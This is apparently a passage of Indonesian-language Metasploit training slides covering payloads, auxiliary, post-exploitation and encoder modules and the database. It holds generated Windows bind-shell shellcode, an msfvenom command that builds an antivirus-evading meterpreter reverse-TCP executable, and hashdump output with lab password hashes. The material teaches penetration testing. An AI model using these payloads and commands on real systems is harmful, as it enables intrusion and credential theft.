   windows/dllinject/reverse_nonx_tcp                                 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   windows/dllinject/reverse_ord_tcp                                  normal  Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/dllinject/reverse_tcp                                      normal  Reflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                             normal  Reflective DLL Injection, Reverse All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns                                  normal  Reflective DLL Injection, Reverse TCP Stager (DNS)
   windows/dllinject/reverse_tcp_rc4                                  normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption)
   windows/dllinject/reverse_tcp_rc4_dns                              normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS)
   windows/dns_txt_query_exec                                         normal  DNS TXT Record Payload Download and Execution
   windows/download_exec                                              normal  Windows Executable Download (http,https,ftp) and Execute
   windows/exec                                                       normal  Windows Execute Command
   windows/format_all_drives                                          manual  Windows Drive Formatter
   windows/loadlibrary                                                normal  Windows LoadLibrary Path
   windows/messagebox                                                 normal  Windows MessageBox
```

Payloads: usage in exploit

```
msf exploit(ms04_045_wins) >
msf exploit(ms04_045_wins) > show options

Module options (exploit/windows/wins/ms04_045_wins):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  42               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 English


msf exploit(ms04_045_wins) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms04_045_wins) > show options

Module options (exploit/windows/wins/ms04_045_wins):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  42               yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 English
```

Payloads: generate

```
msf > use payload/windows/shell_bind_tcp
msf payload(shell_bind_tcp) > info

       Name: Windows Command Shell, Bind TCP Inline
     Module: payload/windows/shell_bind_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 328
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell


msf payload(shell_bind_tcp) > set RHOST 192.168.0.10
RHOST => 192.168.0.10
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 328 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=192.168.0.10,
# PrependMigrate=false, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" +
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" +
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" +
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" +
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58" +
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3" +
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a" +
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32" +
"\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff" +
```

Auxiliary

- Auxiliary adalah kumpulan kode yang terdapat di framework dan di pergunakan untuk membantu proses penggunaan framework.
- Beberapa auxiliary yang umumnya di pergunakan adalah scanner, sniffer, gather, dos, dan fuzzers

Auxiliary: path

```
root@kali:/opt/metasploit/apps/pro/msf3/modules# ls auxiliary/ | more
admin
analyze
bnat
client
crawler
docx
dos
fuzzers
gather
parser
pdf
scanner
server
sniffer
spoof
sqli
voip
vsploit
```

Auxiliary: lists

```
msf > show auxiliary

Auxiliary
=========

   Name                                                  Disclosure Date  Rank    Description
   ----                                                  ---------------  ----    -----------
   admin/2wire/xslt_password_reset                       2007-08-15       normal  2Wire Cross-Site Request Forgery Password Reset Vulnerability
   admin/android/google_play_store_uxss_xframe_rce                        normal  Android Browser RCE Through Google Play Store XFO
   admin/appletv/appletv_display_image                                    normal  Apple TV Image Remote Control
   admin/appletv/appletv_display_video                                    normal  Apple TV Video Remote Control
   admin/backupexec/dump                                                  normal  Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry                                              normal  Veritas Backup Exec Server Registry Access
   admin/chromecast/chromecast_reset                                      normal  Chromecast Factory Reset DoS
   admin/chromecast/chromecast_youtube                                    normal  Chromecast YouTube Remote Control
   admin/cisco/cisco_secure_acs_bypass                                    normal  Cisco Secure ACS Unauthorized Password Change
   admin/cisco/vpn_3000_ftp_bypass                       2006-08-23       normal  Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   admin/db2/db2rcmd                                     2004-03-04       normal  IBM DB2 db2rcmd.exe Command Execution Vulnerability
   admin/edirectory/edirectory_dhost_cookie                               normal  Novell eDirectory DHOST Predictable Session Cookie
   admin/edirectory/edirectory_edirutil                                   normal  Novell eDirectory eMBox Unauthenticated File Access
   admin/emc/alphastor_devicemanager_exec                2008-05-27       normal  EMC AlphaStor Device Manager Arbitrary Command Execution
   admin/emc/alphastor_librarymanager_exec               2008-05-27       normal  EMC AlphaStor Library Manager Arbitrary Command Execution
   admin/firetv/firetv_youtube                                            normal  Amazon Fire TV YouTube Remote Control
   admin/hp/hp_data_protector_cmd                        2011-02-07       normal  HP Data Protector 6.1 EXEC_CMD Command Execution
   admin/hp/hp_imc_som_create_account                    2013-10-08       normal  HP Intelligent Management SOM Account Creation
   admin/http/axigen_file_access                         2012-10-31       normal  Axigen Arbitrary File Read and Delete
   admin/http/cfme_manageiq_evm_pass_reset               2013-11-12       normal  Red Hat CloudForms Management Engine 5.1 miq_policy/explorer SQL Injection
   admin/http/contentkeeper_fileaccess                                    normal  ContentKeeper Web Appliance mimencode File Access
   admin/http/dlink_dir_300_600_exec_noauth              2013-02-04       normal  D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   admin/http/dlink_dir_645_password_extractor                            normal  D-Link DIR 645 Password Extractor
   admin/http/dlink_dsl320b_password_extractor                            normal  D-Link DSL 320B Password Extractor
   admin/http/foreman_openstack_satellite_priv_esc       2013-06-06       normal  Foreman (Red Hat OpenStack/Satellite) users/create Mass Assignment
   admin/http/hp_web_jetadmin_exec                       2004-04-27       normal  HP Web JetAdmin 6.5 Server Arbitrary Command Execution
   admin/http/iis_auth_bypass                            2010-07-02       normal  MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
   admin/http/intersil_pass_reset                        2007-09-10       normal  Intersil (Boa) HTTPd Basic Authentication Password Reset
   admin/http/iomega_storcenterpro_sessionid                              normal  Iomega StorCenter Pro NAS Web Authentication Bypass
   admin/http/jboss_bshdeployer                                           normal  JBoss JMX Console Beanshell Deployer WAR Upload and Deployment
   admin/http/jboss_deploymentfilerepository                              normal  JBoss JMX Console DeploymentFileRepository WAR Upload and Deployment
   admin/http/jboss_seam_exec                            2010-07-19       normal  JBoss Seam 2 Remote Command Execution
   admin/http/katello_satellite_priv_esc                 2014-03-24       normal  Katello (Red Hat Satellite) users/update_roles Missing Authorization
   admin/http/linksys_e1500_e2500_exec                   2013-02-05       normal  Linksys E1500/E2500 Remote Command Execution
   admin/http/linksys_tmunblock_admin_reset_bof          2014-02-19       normal  Linksys WRT120N tmUnblock Stack Buffer Overflow
   admin/http/linksys_wrt54gl_exec                       2013-01-18       normal  Linksys WRT54GL Remote Command Execution
   admin/http/manage_engine_dc_create_admin              2014-12-31       normal  ManageEngine Desktop Central Administrator Account Creation
   admin/http/manageengine_dir_listing                   2015-01-28       normal  ManageEngine Multiple Products Arbitrary Directory Listing
   admin/http/manageengine_file_download                 2015-01-28       normal  ManageEngine Multiple Products Arbitrary File Download
   admin/http/manageengine_pmp_privesc                   2014-11-08       normal  ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
```

Auxiliary: usage

```
msf > use scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > info

       Name: SNMP Enumeration Module
     Module: auxiliary/scanner/snmp/snmp_enum
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Matteo Cantoni <goony@nothink.org>

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  COMMUNITY  public           yes       SNMP Community String
  RETRIES    1                yes       SNMP Retries
  RHOSTS                      yes       The target address range or CIDR identifier
  RPORT      161              yes       The target port
  THREADS    1                yes       The number of concurrent threads
  TIMEOUT    1                yes       SNMP Timeout
  VERSION    1                yes       SNMP Version <1/2c>

Description:
  This module allows enumeration of any devices with SNMP protocol
  support. It supports hardware, software, and network information.
  The default community used is "public".

References:
  http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol
  http://net-snmp.sourceforge.net/docs/man/snmpwalk.html
  http://www.nothink.org/perl/snmpcheck/

msf auxiliary(snmp_enum) > set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
msf auxiliary(snmp_enum) > run

[-] Unknown error: Errno::ECONNREFUSED Connection refused - recvfrom(2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Auxiliary: usage

```
msf auxiliary(snmp_enum) > use auxiliary/scanner/udp_scanner_template
msf auxiliary(udp_scanner_template) > info

       Name: UDP Scanner Example
     Module: auxiliary/scanner/udp_scanner_template
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2014-03-15

Provided by:
  Joe Contributor <joe_contributor@example.com>

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  BATCHSIZE  256              yes       The number of hosts to probe in each set
  RHOSTS                      yes       The target address range or CIDR identifier
  RPORT      12345            yes       The target port
  THREADS    10               yes       The number of concurrent threads

Description:
  This module is an example of how to send probes to UDP services
  en-masse, analyze any responses, and then report on any discovered
  hosts, services, vulnerabilities or otherwise noteworthy things.
  Simply address any of the TODOs.

References:
  https://example.com/~jcontributor

msf auxiliary(udp_scanner_template) > set RPORT 161
RPORT => 161
msf auxiliary(udp_scanner_template) > set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
msf auxiliary(udp_scanner_template) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Post

- Post Module adalah kumpulan kode di dalam framework yang berguna untuk melakukan post-exploitation
- Contoh post script yang sangat sering dipergunakan untuk Windows adalah “hashdump”, arp_scanner,

Post: path

```
root@kali:/opt/metasploit/apps/pro/msf3/modules# ls post/ | more
aix
cisco
firefox
linux
multi
osx
solaris
windows
```

Post: path

```
msf > show post

Post
====

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   aix/hashdump                                                 normal  AIX Gather Dump Password Hashes
   cisco/gather/enum_cisco                                      normal  Cisco Gather Device General Information
   firefox/gather/cookies                      2014-03-26       normal  Firefox Gather Cookies from Privileged Javascript Shell
   firefox/gather/history                      2014-04-11       normal  Firefox Gather History from Privileged Javascript Shell
   firefox/gather/passwords                    2014-04-11       normal  Firefox Gather Passwords from Privileged Javascript Shell
   firefox/gather/xss                                           normal  Firefox XSS
   firefox/manage/webcam_chat                  2014-05-13       normal  Firefox Webcam Chat on Privileged Javascript Shell
   linux/gather/checkvm                                         normal  Linux Gather Virtual Environment Detection
   linux/gather/ecryptfs_creds                                  normal  Gather eCryptfs Metadata
   linux/gather/enum_configs                                    normal  Linux Gather Configurations
   linux/gather/enum_network                                    normal  Linux Gather Network Information
   linux/gather/enum_protections                                normal  Linux Gather Protection Enumeration
   linux/gather/enum_psk                                        normal  Linux Gather 802-11-Wireless-Security Credentials
   linux/gather/enum_system                                     normal  Linux Gather System and User Information
   linux/gather/enum_users_history                              normal  Linux Gather User History
   linux/gather/enum_xchat                                      normal  Linux Gather XChat Enumeration
   linux/gather/gnome_commander_creds                           normal  Linux Gather Gnome-Commander Creds
   linux/gather/hashdump                                        normal  Linux Gather Dump Password Hashes for Linux Systems
   linux/gather/mount_cifs_creds                                normal  Linux Gather Saved mount.cifs/mount.smbfs Credentials
   linux/gather/pptpd_chap_secrets                              normal  Linux Gather PPTP VPN chap-secrets Credentials
   linux/manage/download_exec                                   normal  Linux Manage Download and Execute
   multi/escalate/cups_root_file_read          2012-11-20       normal  CUPS 1.6.1 Root File Read
   multi/escalate/metasploit_pcaplog           2012-07-16       manual  Multi Escalate Metasploit pcap_log Local Privilege Escalation
   multi/gather/apple_ios_backup                                normal  Windows Gather Apple iOS MobileSync Backup File Collection
   multi/gather/check_malware                                   normal  Multi Gather Malware Verifier
   multi/gather/dbvis_enum                                      normal  Multi Gather DbVisualizer Connections Settings
   multi/gather/dns_bruteforce                                  normal  Multi Gather DNS Forward Lookup Bruteforce
   multi/gather/dns_reverse_lookup                              normal  Multi Gather DNS Reverse Lookup Scan
   multi/gather/dns_srv_lookup                                  normal  Multi Gather DNS Service Record Lookup Scan
   multi/gather/enum_vbox                                       normal  Multi Gather VirtualBox VM Enumeration
   multi/gather/env                                             normal  Multi Gather Generic Operating System Environment Settings
   multi/gather/fetchmailrc_creds                               normal  UNIX Gather .fetchmailrc Credentials
   multi/gather/filezilla_client_cred                           normal  Multi Gather FileZilla FTP Client Credential Collection
   multi/gather/find_vmx                                        normal  Multi Gather VMWare VM Identification
   multi/gather/firefox_creds                                   normal  Multi Gather Firefox Signon Credential Collection
   multi/gather/gpg_creds                                       normal  Multi Gather GnuPG Credentials Collection
   multi/gather/lastpass_creds                                  normal  LastPass Master Password Extractor
   multi/gather/multi_command                                   normal  Multi Gather Run Shell Command Resource File
   multi/gather/netrc_creds                                     normal  UNIX Gather .netrc Credentials
   multi/gather/pgpass_creds                                    normal  Multi Gather pgpass Credentials
   multi/gather/pidgin_cred                                     normal  Multi Gather Pidgin Instant Messenger Credential Collection
```

Post: usage

- Untuk dapat mempergunakan module post, maka pen-tester harus sudah sukses melakukan eksplotasi dan memiliki akses ke mesin target mempergunakan framework.
- Selanjutnya adalah melakukan background sessions tereksploitasi dengan command “background” dan untuk detailnya akan di bahas di Module 04.MSF_Standard_Usage

Encoders

- Module Encoders adalah kumpulan kode yang terdapat di framework dan di pergunakan untuk melakukan encoding, biasanya di pergunakan untuk melakukan encoding payload atau backdoor untuk anti virus evasions.
- Beberapa encoders yang umumnya di pergunakan adalah shikata_ga_nai.

Encoders: path

Encoders: lists

```
msf > show encoders

Encoders
========

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   cmd/echo                                       good       Echo Command Encoder
   cmd/generic_sh                                 manual     Generic Shell Variable Substitution Command Encoder
   cmd/ifs                                        low        Generic ${IFS} Substitution Command Encoder
   cmd/perl                                       normal     Perl Command Encoder
   cmd/powershell_base64                          excellent  Powershell Base64 Command Encoder
   cmd/printf_php_mq                              manual     printf(1) via PHP magic_quotes Utility Command Encoder
   generic/eicar                                  manual     The EICAR Encoder
   generic/none                                   normal     The "none" Encoder
   mipsbe/byte_xori                               normal     Byte XORi Encoder
   mipsbe/longxor                                 normal     XOR Encoder
   mipsle/byte_xori                               normal     Byte XORi Encoder
   mipsle/longxor                                 normal     XOR Encoder
   php/base64                                     great      PHP Base64 Encoder
   ppc/longxor                                    normal     PPC LongXOR Encoder
   ppc/longxor_tag                                normal     PPC LongXOR Encoder
   sparc/longxor_tag                              normal     SPARC DWORD XOR Encoder
   x64/xor                                        normal     XOR Encoder
   x86/add_sub                                    manual     Add/Sub Encoder
   x86/alpha_mixed                                low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper                                low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_underscore_tolower                   manual     Avoid underscore/tolower
   x86/avoid_utf8_tolower                         manual     Avoid UTF8/tolower
   x86/bloxor                                     manual     BloXor - A Metamorphic Block Based XOR Encoder
   x86/call4_dword_xor                            normal     Call+4 Dword XOR Encoder
   x86/context_cpuid                              manual     CPUID-based Context Keyed Payload Encoder
   x86/context_stat                               manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time                               manual     time(2)-based Context Keyed Payload Encoder
   x86/countdown                                  normal     Single-byte XOR Countdown Encoder
   x86/fnstenv_mov                                normal     Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive                          normal     Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha                                   low        Non-Alpha Encoder
   x86/nonupper                                   low        Non-Upper Encoder
   x86/opt_sub                                    manual     Sub Encoder (optimised)
   x86/shikata_ga_nai                             excellent  Polymorphic XOR Additive Feedback Encoder
   x86/single_static_bit                          manual     Single Static Bit
   x86/unicode_mixed                              manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper                              manual     Alpha2 Alphanumeric Unicode Uppercase Encoder

msf >
```


Encoders: usage

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe -i 5 -e x86/shik
ata_ga_nai LHOST=192.168.1.212 LPORT=1337 > ave.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 308 (iteration=0)
x86/shikata_ga_nai succeeded with size 335 (iteration=1)
x86/shikata_ga_nai succeeded with size 362 (iteration=2)
x86/shikata_ga_nai succeeded with size 389 (iteration=3)
x86/shikata_ga_nai succeeded with size 416 (iteration=4)
root@kali:~#
```

Nop

- Nop Module adalah kumpulan kode di dalam framework yang berguna untuk pembuatan payload/exploit, dan fungsinya lebih spesific untuk menjaga besar payload konsisten. NOP sendiri merupakan kependekan dari No OPeration.
- Contoh nop untuk arsitektur x86 adalah “0x90”

Metasploit Modules



Databases

METASPLOIT FRAMEWORK

DATABASE

- Metasploit Framework memiliki dukungan database untuk menyimpan informasi hasil kegiatan pentest.
- Metasploit memiliki *built-in* support untuk sistem database PostgreSQL.
- #service postgresql start

DATABASE

```
msf > help database

Database Backend Commands
=========================
    Command          Description
    -------          -----------
    creds            List all credentials in the database
    db_connect       Connect to an existing database
    db_disconnect    Disconnect from the current database instance
    db_export        Export a file containing the contents of the database
    db_import        Import a scan result file (filetype will be auto-detected)
    db_nmap          Executes nmap and records the output automatically
    db_rebuild_cache Rebuilds the database-stored module cache
    db_status        Show the current database status
    hosts            List all hosts in the database
    loot             List all loot in the database
    notes            List all notes in the database
    services         List all services in the database
    vulns            List all vulnerabilities in the database
    workspace        Switch between database workspaces
```

DATABASE: Status

db_status: untuk memeriksa apakah database sudah terkoneksi dengan framework.

msf >db_status

[*] postgresql connected to msf3

DATABASE: Workspace

workspace: untuk memeriksa apakah database sudah terkoneksi dengan framework.

msf >workspace -a pentest1

[*] postgresql connected to msf3

DATABASE: Workspace

```
msf > workspace --help
Usage:
    workspace                 List workspaces
    workspace [name]          Switch workspace
    workspace -a [name] ...   Add workspace(s)
    workspace -d [name] ...   Delete workspace(s)
    workspace -r <old> <new>  Rename workspace
    workspace -h              Show this help information

msf > workspace -a pentest1
[*] Added workspace: pentest1
msf > workspace
  default
* pentest1
```

DATABASE: Workspace

```
msf > workspace -a pentest2
[*] Added workspace: pentest2
msf > workspace
  default
  pentest1
* pentest2
msf > workspace pentest1
[*] Workspace: pentest1
msf > workspace
  default
* pentest1
  pentest2
msf > workspace -d pentest2
[*] Deleted workspace: pentest2
msf > workspace
  default
* pentest1
```

Database: Hosts

- Me-list seluruh hosts yang terdapat di database

  msf > hosts --help

  Usage: hosts [options] [addr1 addr2 ...]

  OPTIONS:

  -a,--add Add the hosts instead of searching

  -d,--delete Delete the hosts instead of searching

  -c <col1,col2> Only show the given columns (see list below)

  -h,--help Show this help information

  -u,--up Only show hosts which are up

  -o <file> Send output to a file in csv format

  -R,--rhosts Set RHOSTS from the results of the search

  -S,--search Search string to filter by

  Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_attempt_count, host_detail_count, info, mac, name, note_count, os_flavor, os_lang, os_name, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count

Database: Hosts

```
msf > hosts

Hosts
=====

address       mac                name  os_name       os_flavor  os_sp   purpose  info  comments
-------       ---                ----  -------       ---------  -----   -------  ----  --------
192.168.0.1   cc:0d:ec:b0:0d:3a        Unknown                        device
192.168.0.11  28:cf:da:00:b1:b1        Windows 2003                   server
192.168.0.12  28:cf:da:00:b1:b1        Mac OS X                10.7.X device
192.168.0.13  28:cf:da:00:b1:b1        Linux                   2.6.X  server
192.168.0.14  20:c9:d0:db:93:9f        Mac OS X                10.7.X device

msf > hosts -c address,os_name -S Linux

Hosts
=====

address       os_name
-------       -------
192.168.0.13  Linux

msf >
```

Database: Services

- Me-list seluruh services yang terdapat di database
  msf > services --help

  Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o <filename>] [addr1 addr2 ...]

  -a,--add Add the services instead of searching
  -d,--delete Delete the services instead of searching
  -c <col1,col2> Only show the given columns
  -h,--help Show this help information
  -s <name1,name2> Search for a list of service names
  -p <port1,port2> Search for a list of ports
  -r <protocol> Only show [tcp|udp] services
  -u,--up Only show services which are up
  -o <file> Send output to a file in csv format
  -R,--rhosts Set RHOSTS from the results of the search
  -S,--search Search string to filter by

  Available columns: created_at, info, name, port, proto, state, updated_at

Database: Services

```
msf auxiliary(tcp) > info

       Name: TCP Port Scanner
     Module: auxiliary/scanner/portscan/tcp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  CONCURRENCY  10               yes       The number of concurrent ports to check per host
  PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS                        yes       The target address range or CIDR identifier
  THREADS      1                yes       The number of concurrent threads
  TIMEOUT      1000             yes       The socket connect timeout in milliseconds

Description:
  Enumerate open TCP services

msf auxiliary(tcp) > hosts -c address,os_flavor -S Linux -R

Hosts
=====

address       os_flavor
-------       ---------
192.168.0.13

RHOSTS => 192.168.0.13

msf auxiliary(tcp) > run

[*] 192.168.0.13:25 - TCP OPEN
[*] 192.168.0.13:23 - TCP OPEN
[*] 192.168.0.13:22 - TCP OPEN
[*] 192.168.0.13:21 - TCP OPEN
[*] 192.168.0.13:53 - TCP OPEN
[*] 192.168.0.13:80 - TCP OPEN
[*] 192.168.0.13:111 - TCP OPEN
[*] 192.168.0.13:139 - TCP OPEN
[*] 192.168.0.13:445 - TCP OPEN
```

Database: Creds & Loot

```
msf > creds
Credentials
===========

host  service  public  private  realm  private_type
----  -------  ------  -------  -----  ------------

msf > loot

Loot
====

host  service  type  name  content  info  path
----  -------  ----  ----  -------  ----  ----

msf > loot -h
Usage: loot <options>
 Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
  Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] [-t [type]
  Del: loot -d [addr1 addr2 ...]

  -a,--add          Add loot to the list of addresses, instead of listing
  -d,--delete       Delete *all* loot matching host and type
  -f,--file         File with contents of the loot to add
  -i,--info         Info of the loot to add
  -t <type1,type2>  Search for a list of types
  -h,--help         Show this help information
  -S,--search       Search string to filter by

msf >
```

Database: Creds & Loot

```
msf post(hashdump) > loot

Loot
====

host          service  type          name                  content     info                          path
----          -------  ----          ----                  -------     ----                          ----
192.168.0.13           linux.hashes  unshadowed_passwd.pwd  text/plain  Linux Unshadowed Password File  /root/.msf4/loot/201
50721023706_pentest1_192.168.0.13_linux.hashes_682307.txt
192.168.0.13           linux.passwd  passwd.tx              text/plain  Linux Passwd File             /root/.msf4/loot/201
50721023705_pentest1_192.168.0.13_linux.passwd_969576.txt
192.168.0.13           linux.shadow  shadow.tx              text/plain  Linux Password Shadow File    /root/.msf4/loot/201
50721023705_pentest1_192.168.0.13_linux.shadow_178196.txt

msf post(hashdump) > creds
Credentials
===========

host  service  public    private                          realm  private_type
----  -------  ------    -------                          -----  ------------
               root      $1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.        Nonreplayable hash
               sys       $1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0        Nonreplayable hash
               klog      $1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0        Nonreplayable hash
               msfadmin  $1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/        Nonreplayable hash
               postgres  $1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/        Nonreplayable hash
               user      $1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0        Nonreplayable hash
               service   $1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//        Nonreplayable hash

msf post(hashdump) > vulns
[*] Time: 2015-07-21 05:20:31 UTC Vuln: host=192.168.0.13 name=VSFTPD v2.3.4 Backdoor Command Execution refs=OSVDB-73573,URL
-http://pastebin.com/AetT9sS5,URL-http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
msf post(hashdump) >
```

Database: Importing

- db_import: import hasil scanning dari berbagai aplikasi *scanning* dengan format XML.

  msf > db_import -h

  Usage: db_import <filename> [file2...]

  Filenames can be globs like *.xml, or **/*.xml which will search recursively

  Currently supported file types include:

  Acunetix, Amap Log, Amap Log -m, Appscan, Burp Session XML, CI, Foundstone, FusionVM XML, IP Address List, IP360 ASPL, IP360 XML v3, Libpcap Packet Capture, Metasploit PWDump Export, Metasploit XML, Metasploit Zip Export, Microsoft Baseline Security Analyzer, NeXpose Simple XML, NeXpose XML Report, Nessus NBE Report, Nessus XML (v1), Nessus XML (v2), NetSparker XML, Nikto XML, Nmap XML, OpenVAS Report, OpenVAS XML, Outpost24 XML, Qualys Asset XML, Qualys Scan XML,Retina XML, Spiceworks CSV Export, Wapiti XML

